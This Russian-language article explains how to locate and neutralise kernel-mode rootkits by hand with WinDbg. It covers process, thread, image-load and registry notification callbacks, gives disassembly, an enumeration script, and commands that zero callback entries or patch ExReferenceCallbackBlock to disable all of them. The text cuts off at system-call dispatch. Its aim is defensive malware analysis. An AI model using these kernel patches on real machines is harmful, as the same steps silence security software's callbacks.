В настоящее время вредоносные программы всё чаще снабжаются функциями активного противодействия различным защитным системам. Времена, когда трояны и черви банально завершали процессы антивирусов по списку имён, давно прошли; сейчас никого не удивит даже снятием перехватов и деактивацией фильтров, установленных HIPS-ами. А использование rootkit-технологий для сокрытия вредоносного кода в системе стало практически стандартом.

В процессе анализа пойманных *in-the-wild* («в живой природе») экземпляров руткитов трудно переоценить помощь утилит-антируткитов. Бесплатные программы этого класса, такие как GMER, Rootkit Unhooker, IceSword, Safe n'Sec Rootkit Detector, на данный момент остаются одним из самых удобных и эффективных инструментов для поиска и анализа руткитов. Специфика технологий, используемых в перечисленных антируткитах, делает их обход нетривиальной задачей и, как следствие, практически нерешаемой для авторов подавляющего большинства зловредов. Этот факт заставляет плохих парней идти по несколько иному пути: а именно, препятствовать нормальной работе защитных программ вместо их обхода. Что делать, если ни один из этих антируткитов не заработал на зараженной машине? В таком случае можно проанализировать и деактивировать руткит практически «голыми руками», при помощи только отладчика и понимания архитектуры операционной системы. Об этом и пойдет речь в данной статье.

Как известно, существует два типа руткитов: работающие в режиме пользователя и в режиме ядра. В статье будет рассматриваться именно второй тип, как наиболее опасный и сложнейнейтрализуемый. С первой категорией руткитов прекрасно справляются не только специализированные утилиты, но и антивирусные программы многих известных производителей.

В качестве отладчика мной будет использоваться WinDbg из пакета Microsoft Debugging Tools for Windows. Удобство в использовании, гибкость, расширяемость, возможность удаленной отладки по COM, 1394 или USB-порту, а также поддержка 64-разрядных систем делают WinDbg одним из самых привлекательных отладчиков ядра на данный момент. Однако и тем, кто использует Syser или SoftIce, не составит труда произвести описываемые действия.

Данная статья не претендует на достойную справочника по NT internals полноту раскрытия темы руткитов; она лишь даёт общее понимание логики их поиска и нейтрализации.

Приступая к работе

Для того чтобы иметь возможность полноценно отлаживать ядро операционной системы с помощью WinDbg, требуется два компьютера. При этом в качестве второго (целевого) компьютера можно использовать виртуальную машину. Для этого нужно настроить в виртуальной машине COM-порт и сконфигурировать гостевую ОС для поддержки удаленной отладки, после чего можно подключить к выбранному COM-порту WinDbg.^[1]

После того как получена работающая связка «виртуальная машина — отладчик», нужно загрузить отладочные символы для системных модулей. В отличие от SoftIce, при этом нет необходимости что-либо скачивать, конвертировать и добавлять вручную: WinDbg сам загрузит с сервера Microsoft отладочные символы для актуальной версии ядра и драйверов. Для этого достаточно в пункте меню File → Symbol File Path прописать строку вида:

```
C:\symbols;SRV*C:\symbols*http://msdl.microsoft.com/download/symbols
```

Здесь C:\symbols — произвольный локальный каталог для сохранения загруженных отладочных символов.




Рис. 1. Настройка путей для загрузки отладочных символов.

Для того чтобы загрузить или перезагрузить символы, используется команда отладчика `.reload`.

Обратимся к сути проблемы. Каким образом работающий в системе руткит может препятствовать работоспособности антируткита? Очевидно, что для этого ему необходимо перехватывать управление в определённых точках операционной системы, препятствуя запуску или инициализации определённой программы. Способов и точек для осуществления такого контроля достаточно много. К ним относятся как стандартные механизмы, предоставляемые операционной системой, так и недокументированные, такие как сплайсинг ключевых функций, подмена указателей в различных внутренних структурах ядра и драйверов, техники вроде Direct Kernel Object Manipulation и многое другое.

По способу реализации и целевому предназначению все механизмы контроля запуска программ можно разделить на четыре условные категории:

- контроль системных событий с использованием нотификаторов;
- перехват системных вызовов;
- перехват файловых операций;
- перехват методов диспетчера объектов.

Рассмотрим их по порядку.

[^1]: См. список литературы, источник 1.

Контроль системных событий с использованием нотификаторов

Очень часто легитимным драйверам требуется каким-либо образом узнавать о запуске в системе новых потоков или процессов, загрузке в память исполняемых образов, создании и модификации ключей и параметров системного реестра и т. п. Для того чтобы избавить программистов от необходимости изобретения и применения ненадежных недокументированных решений, разработчиками ядра Windows были предусмотрены удобные механизмы нотификации. Эти механизмы достаточно часто используются и во вредоносных программах.

Процессы

Для установки нотификатора на создание или завершение процесса используется функция ядра PsSetCreateProcessNotifyRoutine:

```
NTSTATUS
PsSetCreateProcessNotifyRoutine(
    IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    IN BOOLEAN Remove
);
```

Функция получает два аргумента:

- NotifyRoutine — указатель на регистрируемую функцию, вызываемую при создании или завершении процесса;
- Remove — TRUE, если нотификатор удаляется, и FALSE, если устанавливается.

Функция-нотификатор должна иметь тип PCREATE_PROCESS_NOTIFY_ROUTINE:

```
VOID
(PCREATE_PROCESS_NOTIFY_ROUTINE)(
    IN HANDLE ParentId,
    IN HANDLE ProcessId,
    IN BOOLEAN Create
);
```

Параметры ParentId и ProcessId являются идентификаторами родительского и создаваемого или завершаемого процесса соответственно. В качестве Create передаётся TRUE, если процесс создаётся, и FALSE, если завершается.

Принцип использования предоставляемых данным механизмом возможностей во вредоносных программах очевиден: узнав о запуске процесса известного антируткита, можно помешать его нормальной инициализации. Для этого достаточно модифицировать код исполняемого модуля в памяти или вовсе завершить создаваемый процесс ещё до того, как он успеет выполнить какие-либо действия.

Рассмотрим, что происходит, когда драйвер регистрирует новый нотификатор, вызывая PsSetCreateProcessNotifyRoutine.

Список нотификаторов находится в секции данных ядра. Его размер определяется внутренней константой PSP_MAX_CREATE_PROCESS_NOTIFY, которая в 32-разрядных Windows XP, 2003 Server и Vista равняется 8. Сам список имеет следующий тип:

```
EX_CALLBACK PspCreateProcessNotifyRoutine[PSP_MAX_CREATE_PROCESS_NOTIFY];
```

Структура EX_CALLBACK выглядит так:

```
typedef struct _EX_CALLBACK
{
    EX_FAST_REF RoutineBlock;
} EX_CALLBACK, *PEX_CALLBACK;
```

Поле RoutineBlock представляет собой указатель на структуру EX_CALLBACK_ROUTINE_BLOCK. При этом младшие три бита поля хранят количество ссылок на указатель и используются для синхронизации доступа к нему.

```
typedef struct _EX_CALLBACK_ROUTINE_BLOCK
{
    EX_RUNDOWN_REF RundownProtect;
    PEX_CALLBACK_FUNCTION Function;
    PVOID Context;
} EX_CALLBACK_ROUTINE_BLOCK, *PEX_CALLBACK_ROUTINE_BLOCK;
```

Поле Function является указателем на функцию-нотификатор, переданную в PsSetCreateProcessNotifyRoutine при её установке.

Сама функция работает довольно просто:

1. Циклическим перебором массива PspCreateProcessNotifyRoutine ищется нулевой элемент.
2. Выделяется память в подкачиваемом пуле ядра под служебные структуры.
3. Инициализируются служебные структуры.
4. Новый указатель добавляется в список PspCreateProcessNotifyRoutine.
5. Инкрементируется PspCreateProcessNotifyRoutineCount — количество активных нотификаторов.
6. Возвращается STATUS_SUCCESS.

Таким образом, для перечисления активных нотификаторов на создание процессов нужны адреса внутренних переменных ядра PspCreateProcessNotifyRoutine и PspCreateProcessNotifyRoutineCount. Найти их очень просто: откроем в WinDbg машинный код PsSetCreateProcessNotifyRoutine, введя nt!PsSetCreateProcessNotifyRoutine в поле Offset окна дизассемблера (View → Disassembly, или Alt+7).

Определение PSP_MAX_CREATE_PROCESS_NOTIFY и перебор списка:

```
nt!PsSetCreateProcessNotifyRoutine+0x43:
805c4715 83fb08      cmp ebx,8      ; PSP_MAX_CREATE_PROCESS_NOTIFY
805c4718 72cc        jb 805c46e6    ; следующая итерация
805c471a b87a0000c0  mov eax,0C000007Ah ; STATUS_PROCEDURE_NOT_FOUND
805c471f eb65        jmp 805c4786
```

Добавление нотификатора в список:

```
nt!PsSetCreateProcessNotifyRoutine+0x74:
805c4746 53          push ebx      ; NULL
805c4747 ff7508      push dword ptr [ebp+8] ; адрес нотификатора
805c474a e8e1d30300  call nt!ExAllocateCallBack
805c474f 8bf0        mov esi,eax
805c4751 3bf3        cmp esi,ebx
805c4753 7507        jne 805c475c
805c4755 b89a0000c0  mov eax,0C000009Ah
805c475a eb2a        jmp 805c4786
805c475c bfe0935580  mov edi,offset nt!PspCreateProcessNotifyRoutine (805593e0)
805c4761 6a00        push 0
805c4763 56          push esi
805c4764 57          push edi
805c4765 e8f6d30300  call nt!ExCompareExchangeCallBack
```

Выделение памяти под EX_CALLBACK_ROUTINE_BLOCK и его заполнение:

```
nt!ExAllocateCallBack:
80601b30 8bff        mov edi,edi
80601b32 55          push ebp
80601b33 8bec        mov ebp,esp
80601b35 6843627262  push 62726243h
80601b3a 6a0c        push 0Ch      ; sizeof(EX_CALLBACK_ROUTINE_BLOCK)
80601b3c 6a01        push 1        ; PagedPool
80601b3e e83d25f4ff  call nt!ExAllocatePoolWithTag
80601b43 85c0        test eax,eax
80601b45 740f        je 80601b56
80601b47 8b4d08      mov ecx,dword ptr [ebp+8]
80601b4a 832000      and dword ptr [eax],0
80601b4d 894804      mov dword ptr [eax+4],ecx ; Function
80601b50 8b4d0c      mov ecx,dword ptr [ebp+0Ch]
80601b53 894808      mov dword ptr [eax+8],ecx
80601b56 5d          pop ebp
80601b57 c20800      ret 8
```

Переменная PspCreateProcessNotifyRoutine не экспортируется ядром, однако, если отладочные символы загружены, её имя будет видно в окне отладчика.


Информации в приведенных дизассемблерных листингах достаточно для написания функции, ищущей список нотификаторов путём анализа машинного кода. Эта функция может использоваться в утилите, выводящей список нотификаторов. Так как написание подобного кода выходит за рамки статьи, ограничимся перечислением нотификаторов в отладчике.

```
kd> dd nt!PspCreateProcessNotifyRoutineCount L1
80559400 00000001
kd> dd nt!PspCreateProcessNotifyRoutine L 8
805593e0 e184e1d7 00000000 00000000 00000000
805593f0 00000000 00000000 00000000 00000000
```

В данном случае в системе установлен один нотификатор. Адрес указателя на EX_CALLBACK_ROUTINE_BLOCK для него — e184e1d0 (не забываем отбрасывать младшие три бита). Из него легко узнать адрес функции-обработчика:

```
kd> dd e184e1d0 L 3
e184e1d0 00000010 f95398d8 00000000
```

Так как поле Function находится по смещению 4, адрес нотификатора равен f95398d8.



Type	Address	Module
CreateProcess	0xF95398D8	afw.sys
LoadImage	0xF9538D94	afw.sys
LoadImage	0xF80BB7D0	SandBox.sys

Рис. 2. Rootkit Unhooker обнаружил нотификаторы, установленные фаерволом Outpost.

Удалить этот нотификатор можно, затерев нулями соответствующий элемент массива:

```
kd> ed 805593e0 0
```

И уменьшив на 1 значение PspCreateProcessNotifyRoutineCount:

```
kd> ed nt!PspCreateProcessNotifyRoutineCount 0
```

Нотификаторы, которые устанавливаются на потоки, исполняемые образы и ключи системного реестра, работают аналогичным образом. Разница лишь в названиях глобальных переменных, хранящих список нотификаторов.

Что касается PspCreateProcessNotifyRoutineCount и аналогичных переменных, в памяти она всегда находится сразу же за списком PspCreateProcessNotifyRoutine. Этот факт избавляет разработчика от необходимости писать отдельный код для её поиска при разработке монитора нотификаторов или части руткит-детектора.




Рис. 3. Поиск PspCreateProcessNotifyRoutineCount.

Потоки

Для установки нотификатора на создание и завершение потоков используется функция PsSetCreateThreadNotifyRoutine:

```
NTSTATUS
PsSetCreateThreadNotifyRoutine(
    IN PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
);
```

NotifyRoutine — указатель на функцию, вызываемую при создании или завершении потока:

```
VOID (*PCREATE_THREAD_NOTIFY_ROUTINE)(
    IN HANDLE ProcessId,
    IN HANDLE ThreadId,
    IN BOOLEAN Create
);
```

ProcessId и ThreadId содержат идентификаторы процесса и создаваемого или завершаемого потока. Create равен TRUE, если поток создаётся, и FALSE, если завершается. Список хранится в PspCreateThreadNotifyRoutine; его максимальный размер PSP_MAX_CREATE_THREAD_NOTIFY равен 8, а число активных элементов находится в PspCreateThreadNotifyRoutineCount.

```
nt!PsSetCreateThreadNotifyRoutine:
805c47a4 8bff      mov edi,edi
805c47a6 55        push ebp
805c47a7 8bec      mov ebp,esp
805c47a9 53        push ebx
805c47aa 57        push edi
805c47ab 33ff      xor edi,edi
805c47ad 57        push edi                ; NULL
805c47ae ff7508    push dword ptr [ebp+8]  ; нотификатор
805c47b1 e87ad30300 call nt!ExAllocateCallBack
805c47b6 8bd8      mov ebx,eax
805c47b8 3bdf      cmp ebx,edi
805c47ba 7507      jne 805c47c3
805c47bc b89a0000c0 mov eax,0C000009Ah
805c47c1 eb2a      jmp 805c47ed
805c47c3 56        push esi
805c47c4 bea0935580 mov esi,offset nt!PspCreateThreadNotifyRoutine (805593a0)
805c47c9 6a00      push 0
805c47cb 53        push ebx
805c47cc 56        push esi
805c47cd e88ed30300 call nt!ExCompareExchangeCallBack
805c47d2 84c0      test al,al
805c47d4 751d      jne 805c47f3
805c47d6 83c704    add edi,4
805c47d9 83c604    add esi,4
805c47dc 83ff20    cmp edi,20h            ; 20h / 4 = 8
805c47df 72e8      jb 805c47c9
805c47e1 53        push ebx
805c47e2 e88f320200 call nt!SeFreePrivileges
805c47e7 b89a0000c0 mov eax,0C000009Ah
805c47ec 5e        pop esi
805c47ed 5f        pop edi
805c47ee 5b        pop ebx
805c47ef 5d        pop ebp
805c47f0 c20400    ret 4
```

Принципы работы всех функций установки нотификаторов одинаковы. Перечисление и удаление нотификаторов на потоки происходит точно так же, как и нотификаторов на процессы.

Исполняемые образы

Ещё один способ блокировать работу приложения заключается в использовании нотификаторов на загрузку исполняемых образов. Они устанавливаются функцией PsSetLoadImageNotifyRoutine:

```
NTSTATUS
```

```

PsSetLoadImageNotifyRoutine(
    IN PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);

```

Функция-нотификатор вызывается при загрузке в адресное пространство процесса любого модуля, включая исполняемый файл процесса и DLL, а также при загрузке драйверов в память ядра:

```

VOID
(*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    IN PUNICODE_STRING FullImageName,
    IN HANDLE ProcessId,
    IN PIMAGE_INFO ImageInfo
);

```

В FullImageName передаётся полный дисковый путь к образу, в ProcessId — идентификатор процесса (или 0 для драйвера режима ядра).

```

typedef struct _IMAGE_INFO
{
    union {
        ULONG Properties;
        struct {
            ULONG ImageAddressingMode : 8;
            ULONG SystemModeImage : 1;
            ULONG ImageMappedToAllPids : 1;
            ULONG Reserved : 22;
        };
    };
    PVOID ImageBase;
    ULONG ImageSelector;
    ULONG ImageSize;
    ULONG ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;

```

Список хранится в PspLoadImageNotifyRoutine, число активных элементов — в PspLoadImageNotifyRoutineCount, а PSP_MAX_LOAD_IMAGE_NOTIFY также равна 8.

```

nt!PsSetLoadImageNotifyRoutine:
805c4a54 8bff      mov edi,edi
805c4a56 55        push ebp
805c4a57 8bec      mov ebp,esp
805c4a59 53        push ebx
805c4a5a 57        push edi
805c4a5b 33ff      xor edi,edi
805c4a5d 57        push edi
805c4a5e ff7508    push dword ptr [ebp+8]
805c4a61 e8cad00300 call nt!ExAllocateCallback
805c4a66 8bd8      mov ebx,eax
805c4a68 3bdf      cmp ebx,edi
805c4a6a 7507      jne 805c4a73
805c4a6c b89a0000c0 mov eax,0C000009Ah
805c4a71 eb2a      jmp 805c4a9d
805c4a73 56        push esi
805c4a74 be80935580 mov esi,offset nt!PspLoadImageNotifyRoutine (80559380)
805c4a79 6a00      push 0
805c4a7b 53        push ebx
805c4a7c 56        push esi
805c4a7d e8ded00300 call nt!ExCompareExchangeCallback
805c4a82 84c0      test al,al
805c4a84 751d      jne 805c4aa3
805c4a86 83c704    add edi,4
805c4a89 83c604    add esi,4
805c4a8c 83ff20    cmp edi,20h
805c4a8f 72e8      jb 805c4a79
805c4a91 53        push ebx
805c4a92 e8df2f0200 call nt!SeFreePrivileges
805c4a97 b89a0000c0 mov eax,0C000009Ah
805c4a9c 5e        pop esi
805c4a9d 5f        pop edi
805c4a9e 5b        pop ebx

```

```

805c4a9f 5d      pop ebp
805c4aa0 c20400    ret 4

```

Код функции предельно похож на PsSetCreateThreadNotifyRoutine.

Системный реестр

Достаточно часто вредоносные программы устанавливают нотификаторы на операции с системным реестром. Это может потребоваться для блокировки доступа к своим ключам или для того, чтобы помешать нормальной работе антивируса, предотвратив создание нужных ему ключей.

Нотификаторы устанавливаются функцией CmRegisterCallback:

```

NTSTATUS
CmRegisterCallback(
    IN PEX_CALLBACK_FUNCTION Function,
    IN PVOID Context,
    OUT PLARGE_INTEGER Cookie
);

```

Function — указатель на нотификатор, Context — передаваемые ему данные, а Cookie — уникальный идентификатор для удаления через CmUnRegisterCallback.

```

NTSTATUS
RegistryCallback(
    IN PVOID CallbackContext,
    IN REG_NOTIFY_CLASS Argument1,
    IN PVOID Argument2
);

```

В Argument1 и Argument2 передаются код типа события и ассоциированные с ним данные. События охватывают операции от открытия ключа до перечисления подключей или параметров и делятся на пред- и постнотификационные. Подробности приведены в Windows Driver Development Kit.

Список хранится в CmpCallBackVector, количество — в CmpCallBackCount. Размер задаётся CM_MAX_CALLBACKS и равен 100.

```

nt!CmRegisterCallback+0x14:
8055ee6b 68434d6362 push 62634D43h
8055ee70 33db      xor ebx,ebx
8055ee72 6a38      push 38h
8055ee74 43        inc ebx
8055ee75 53        push ebx
8055ee76 e80552feff call nt!ExAllocatePoolWithTag ; контекст
8055ee7b 8bf0      mov esi,eax
8055ee7d 33ff      xor edi,edi
8055ee7f 3bf7      cmp esi,edi
8055ee81 0f848a000000 je 8055ef11
8055ee87 56        push esi
8055ee88 ff7508    push dword ptr [ebp+8]
8055ee8b e8a02c0a00 call nt!ExAllocateCallBack
8055ee90 3bc7      cmp eax,edi
8055ee92 8945fc    mov dword ptr [ebp-4],eax
8055ee95 7509      jne 8055eea0
8055eea0 56        push esi
8055eea1 e8927bf9ff call nt!KeQuerySystemTime ; Cookie
8055eea6 8b0e      mov ecx,dword ptr [esi]
8055eea8 8b4510    mov eax,dword ptr [ebp+10h]
8055eeab 8908      mov dword ptr [eax],ecx
8055eead 8b4e04    mov ecx,dword ptr [esi+4]
8055eeb0 894804    mov dword ptr [eax+4],ecx
8055eeb3 8d4608    lea eax,[esi+8]
8055eeb6 894004    mov dword ptr [eax+4],eax
8055eeb9 8900      mov dword ptr [eax],eax
8055eebb 8d4624    lea eax,[esi+24h]

```

```

8055eebe 895e10    mov dword ptr [esi+10h],ebx
8055eec1 885e1c    mov byte ptr [esi+1Ch],bl
8055eec4 897e14    mov dword ptr [esi+14h],edi
8055eec7 897e18    mov dword ptr [esi+18h],edi
8055eeca c6461e04  mov byte ptr [esi+1Eh],4
8055eece 897e20    mov dword ptr [esi+20h],edi
8055eed1 894004    mov dword ptr [eax+4],eax
8055eed4 8900     mov dword ptr [eax],eax
8055eed6 8b450c    mov eax,dword ptr [ebp+0Ch]
8055eed9 894630    mov dword ptr [esi+30h],eax
8055eedc bb20005580 mov ebx,offset nt!CmpCallbackVector
8055eee9 e8722c0a00 call nt!ExCompareExchangeCallback

```

Автоматизация разбора списков нотификаторов

Отладчик WinDbg имеет свой скриптовый язык. Скрипты представляют собой текстовые файлы с обычными командами отладчика и управляющими директивами `.if`, `.else`, `.elseif`, `.foreach`, `.for`, `.while`, `.do`, `.break`, `.continue`, `.catch`, `.leave`, `.printf`, `.block`. В качестве переменных могут использоваться псевдорегистры (`$tn`, где `n` — целое число), назначаемые командой `r`, а также алиасы.^[2] Для логических выражений есть MASM-подобный и C-подобный синтаксис (в последнем случае выражение обрамляется в `@@c++(expression)`).

Простой скрипт, выводящий список всех нотификаторов:

```

.echo Create Process Notifiers:
$$ нотификаторы на создание процессов
r $t0 = nt!PspCreateProcessNotifyRoutine
.for (r $t2 = 0; @$t2 < 8; r $t2 = @$t2 + 1)
{
    r $t3 = @@c++((*(long *)($t0 + @$t2 * 4)) & 0xffffffff8);
    .if ($t3)
    {
        dps @@c++((long *)($t3 + 4)) L 1
    }
}

.echo Create Thread Notifiers:
r $t0 = nt!PspCreateThreadNotifyRoutine
.for (r $t2 = 0; @$t2 < 8; r $t2 = @$t2 + 1)
{
    r $t3 = @@c++((*(long *)($t0 + @$t2 * 4)) & 0xffffffff8);
    .if ($t3)
    {
        dps @@c++((long *)($t3 + 4)) L 1
    }
}

.echo Load Image Notifiers:
r $t0 = nt!PspLoadImageNotifyRoutine
.for (r $t2 = 0; @$t2 < 8; r $t2 = @$t2 + 1)
{
    r $t3 = @@c++((*(long *)($t0 + @$t2 * 4)) & 0xffffffff8);
    .if ($t3)
    {
        dps @@c++((long *)($t3 + 4)) L 1
    }
}

.echo Registry Callbacks:
r $t0 = nt!CmpCallbackVector
.for (r $t2 = 0; @$t2 < 0x64; r $t2 = @$t2 + 1)
{
    r $t3 = @@c++((*(long *)($t0 + @$t2 * 4)) & 0xffffffff8);
    .if ($t3)
    {
        dps @@c++((long *)($t3 + 4)) L 1
    }
}

```

```
}
}
```

Для запуска скрипта необходимо сохранить его в текстовый файл и выполнить:

```
$$><C:\dbg_show_callbacks.txt
```

Здесь C:\dbg_show_callbacks.txt — путь к скрипту.




Рис. 4. Вывод информации о нотификаторах с помощью скрипта.

Отключение всех нотификаторов

Альтернатива ручному исправлению списков нотификаторов с целью нейтрализации вредоносного кода — полное отключение механизма нотификации.

Механизмы rundown protection синхронизируют доступ к элементам массива EX_CALLBACK. При использовании нотификатора вызывающий код инкрементирует число ссылок на EX_CALLBACK_ROUTINE_BLOCK, вызывая при переборе массива ExReferenceCallbackBlock и проверяя её результат. Например, нотификаторы на создание процесса вызываются так:

```
nt!PspCreateThread+0x3b1:
805c4f41 c745ace0935580 mov dword ptr [ebp-54h],offset nt!PspCreateProcessNotifyRoutine
805c4f48 c7458408000000 mov dword ptr [ebp-7Ch],8
805c4f4f ff75ac          push dword ptr [ebp-54h]
805c4f52 e8ddcc0300      call nt!ExReferenceCallbackBlock
805c4f57 8bf8           mov edi,eax
805c4f59 85ff           test edi,edi
805c4f5b 741f           je 805c4f7c
805c4f5d 57             push edi
805c4f5e e8bff0fcff      call nt!IopGetRelationsTaggedCount
805c4f63 6a01           push 1 ; Create = TRUE
805c4f65 ffb384000000    push dword ptr [ebx+84h] ; ProcessId
805c4f6b ffb34c010000    push dword ptr [ebx+14Ch] ; ParentId
805c4f71 ffd0           call eax ; нотификатор
805c4f73 57             push edi
805c4f74 ff75ac          push dword ptr [ebp-54h]
805c4f77 e8e4cd0300      call nt!ExDereferenceCallbackBlock
805c4f7c 8345ac04        add dword ptr [ebp-54h],4
805c4f80 ff4d84          dec dword ptr [ebp-7Ch]
805c4f83 75ca           jne 805c4f4f
```

Функция-нотификатор не будет вызвана, если ExReferenceCallbackBlock вернёт ноль. Поэтому для отключения нотификаторов можно модифицировать её так, чтобы она всегда возвращала 0. Функция имеет соглашение stdcall и один параметр, поэтому достаточно заменить первые байты на xor eax,eax; ret 4.

Пролог до патчинга:

```
kd> u nt!ExreferenceCallbackBlock
```

```
nt!ExReferenceCallbackBlock:
80601c34 8bff mov edi,edi
80601c36 55   push ebp
80601c37 8bec mov ebp,esp
80601c39 51   push ecx
80601c3a 51   push ecx
80601c3b 53   push ebx
80601c3c 8b4508 mov eax,dword ptr [ebp+8]
80601c3f 8b18 mov ebx,dword ptr [eax]
```

Правим первые восемь байт:

```
kd> ed nt!ExreferenceCallbackBlock 04c2c033
kd> ed nt!ExreferenceCallbackBlock+4 90909000
```

После патчинга:

```
kd> u nt!ExreferenceCallbackBlock
nt!ExReferenceCallbackBlock:
80601c34 33c0   xor eax,eax
80601c36 c20400 ret 4
80601c39 90     nop
80601c3a 90     nop
80601c3b 90     nop
80601c3c 8b4508 mov eax,dword ptr [ebp+8]
80601c3f 8b18   mov ebx,dword ptr [eax]
80601c41 f6c307 test bl,7
```

Подобная модификация структур ядра при помощи отладчика настолько же безопасна, насколько обычный сплайсинг: проблемы возможны только если в момент остановки системы по Ctrl+Break какой-либо поток исполнял модифицируемый код. ExReferenceCallbackBlock вызывается сравнительно редко, поэтому вероятность краха после патчинга мала. Однако манипуляции могут привести к частичной или полной неработоспособности всех драйверов, использующих нотификаторы. Таких драйверов мало, а в «чистой» системе с конфигурацией по умолчанию нет вовсе.

[^2]: См. список литературы, источник 2.

Диспетчер системных вызовов

Одним из ключевых механизмов взаимодействия между компонентами пользовательского режима и режима ядра ОС является механизм системных вызовов. Поскольку обращение практически к любой API-функции в конечном итоге приводит к генерации соответствующих системных вызовов, руткит может контролировать всю операционную систему посредством контроля диспетчера системных вызовов.

Обработка системного вызова

Рассмотрим процедуру обработки вызова API-функции на примере CreateFileA из kernel32.dll.

